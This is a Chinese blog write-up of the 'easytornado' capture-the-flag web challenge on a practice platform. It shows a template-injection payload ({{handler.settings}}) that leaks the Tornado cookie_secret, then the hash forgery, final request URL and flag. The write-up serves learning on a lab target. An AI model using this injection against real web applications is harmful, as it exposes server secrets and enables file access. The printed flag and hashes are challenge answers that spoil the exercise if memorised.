

攻防世界 easytornado 详解

原创

盐茶Tea 于 2022-03-28 23:02:13 发布 66 收藏

分类专栏: [Web 安全](#) 文章标签: [安全](#) [tornado](#)

版权声明: 本文为博主原创文章, 遵循 [CC 4.0 BY-SA](#) 版权协议, 转载请附上原文出处链接和本声明。

本文链接: <https://blog.csdn.net/xmj818719/article/details/123808985>

版权



[Web 安全](#) 专栏收录该内容

6 篇文章 0 订阅

订阅专栏

Tornado框架

/hints.txt


md5(cookie_secret+md5(filename))

CSDN @盐茶Tea

第一任务先找cookie_secret

没什么头绪, 直接访问[http://111.200.241.244:59809/file?](http://111.200.241.244:59809/file?filename=/fllllllllllag&filehash=7bc08cbde1fe13f5898f51b5470dc21d)

[filename=/fllllllllllag&filehash=7bc08cbde1fe13f5898f51b5470dc21d](http://111.200.241.244:59809/file?filename=/fllllllllllag&filehash=7bc08cbde1fe13f5898f51b5470dc21d)



Error

CSDN @盐茶Tea

回想起前段时间做的py模板注入,用同样的方法试一下



500: Internal Server Error

CSDN @盐茶Tea

还是无果

最后动用谷歌寻找框架漏洞

网上搜罗框架漏洞资料,资料大概意思是可用 handler.settings 访问配置文件

<http://111.200.241.244:59809/error?msg={{handler.settings }}>



```
{'autoreload': True, 'compiled_template_cache': False, 'cookie_secret': '40c38c30-16a6-46f4-a170-39d7193fccb4'}
```

CSDN @盐茶Tea

果然得到了想要的东西

Cookie_secret = 40c38c30-16a6-46f4-a170-39d7193fccb4

/hints.txt

md5(cookie_secret+md5(filename))


CSDN @盐茶Tea

按照提示 先将文件进行MD5加密 MD5(/fllllllllllag) = 3bf9f6cf685a6dd8defadabfb41a03a1

在拼接最后结果 MD5(Cookie_secret+MD5(/fllllllllllag)) =>

MD5(40c38c30-16a6-46f4-a170-39d7193fccb43bf9f6cf685a6dd8defadabfb41a03a1)

==> e7922981f25b25c6dc3dfca067f39f06



40c38c30-16a6-46f4-a170-39d7193fccb43bf9f6cf685a6dd8defadabfb41a03a1

加密选择, 部分需要密码。

AES DES

RC4 Rabbit

MD5 TripleDes

点击进入MD5加密解密专用工具

< 解密 加密 >

32位 MD5: e7922981f25b25c6dc3dfca067f39f06


16位 MD5: f25b25c6dc3dfca0

CSDN @盐茶Tea

将访问flag.txt的url重新构造,构造得到flag

payload: http://111.200.241.244:59809/file?

filename=/fllllllllllag&filehash=e7922981f25b25c6dc3dfca067f39f06



← → ↻ 不安全 | 111.200.241.244:59809/file?filename=/fllllllllllag&filehash=e7922981f25b25c6dc3dfca067f39f06

课堂派-简单好用的... 域名查询 安全杂项 (86条消息) sqlmap...

/fllllllllllag

flag{3f39aea39db345769397ae895edb9c70}

CSDN @盐茶Tea

flag{3f39aea39db345769397ae895edb9c70}



[创作打卡挑战赛](#)

[赢取流量/现金/CSDN周边激励大奖](#)